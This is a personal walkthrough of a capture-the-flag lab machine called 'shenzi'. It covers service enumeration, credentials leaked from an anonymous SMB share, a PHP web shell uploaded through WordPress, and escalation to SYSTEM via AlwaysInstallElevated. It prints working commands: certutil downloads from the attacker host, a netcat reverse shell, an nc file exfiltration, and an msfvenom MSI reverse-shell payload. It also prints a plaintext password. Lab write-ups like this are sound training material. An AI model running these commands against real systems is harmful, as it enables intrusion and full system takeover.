Enumeration


2021年7月17日 1:40

1: Use autorecon to enumerate its services, **21, 80, 135, 139, 443, 445, 3306, 5040, 7680** are open
2: Sign in FTP, but it does not allow anonymous login
3: SMB share **shenzi** allow anonymous access, there are some interesting files. Download them
4: Downloaded file contains credential, including **wordpress** login credential
5: Use dirb and nikto to check HTTP service, however, I do not find anything juicy.
6: I manually find a webpage that contains plenty valuable info: http://192.168.250.55/dashboard/phpinfo.php
7: **shenzi** appears to be **hostname** or **username**, use it as a URL **sub-directory**, **http://192.168.250.55/shenzi**, access it, and it does exist!
8: It is a **wordpress** CMS, find the login portal, use previously found credential to sign in **admin: FeltHeadwallWight357**

Foothold

2021年7月17日 2:04

1: Access http://192.168.250.55/shenzi/wp-admin/plugin-install.php, and upload a windows php bind shell
2: Access http://192.168.250.55/shenzi/wp-content/uploads/07/shell.php, I can execute remote command here, I need a reverse shell
3: Upload nc.exe to targer server, **certutil -urlcache -split -f http://192.168.49.250/winexe/nc.exe nc.exe**
4: Set up a netcat listener with a **common port** (in case of a **firewall**, and actually it does have) execute a command to make remote netcat to connect to my listener: **.\nc.exe 192.168.49.250 443 -e cmd.exe**




5: Get a shell! Type C:/Users/shenzi/Desktop/local.txt, capture the flag.

Privilege Escalation

2021年7月17日 2:04

1: Download **winpeasany.exe** from my Kali Box **certutil -urlcache -split -f** http://192.168.49.250/script/winpeasany.exe **winpeas.exe**
2: **.\winpeas.exe log**
3: Transfer log to my Kali box: **.\nc.exe -w 3 192.168.49.250 139 < out.txt**
4: **nc -nlvp 139 > out.txt**, **more out.txt**
5: By checking log, I find **AlwaysInstallElevated** is **enabled**



6: **msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.49.250 LPORT=445 -f msi > notavirus.msi**
7: **certutil -urlcache -split -f** http://192.168.49.250/notavirus.exe **notavirus.exe**
8: Set up another netcat listener with common port 445, execute **.\notavirus.msi**
9: Get a system shell back!
10: type C:/Users/Administrator/Desktop/proof.txt

Review

2021年7月17日 2:04

1: Target **SMB** and **HTTP**
2: **Hostname / username** could be a **hidden directory** which is not presented in dictionary file.
3: Use SMB to **collect credential**, use HTTP to **upload a backdoor** and get a shell
4: Use winpeas.exe to collect info, **AlwaysInstallElevated** is enabled
5: Make a payload to get system shell back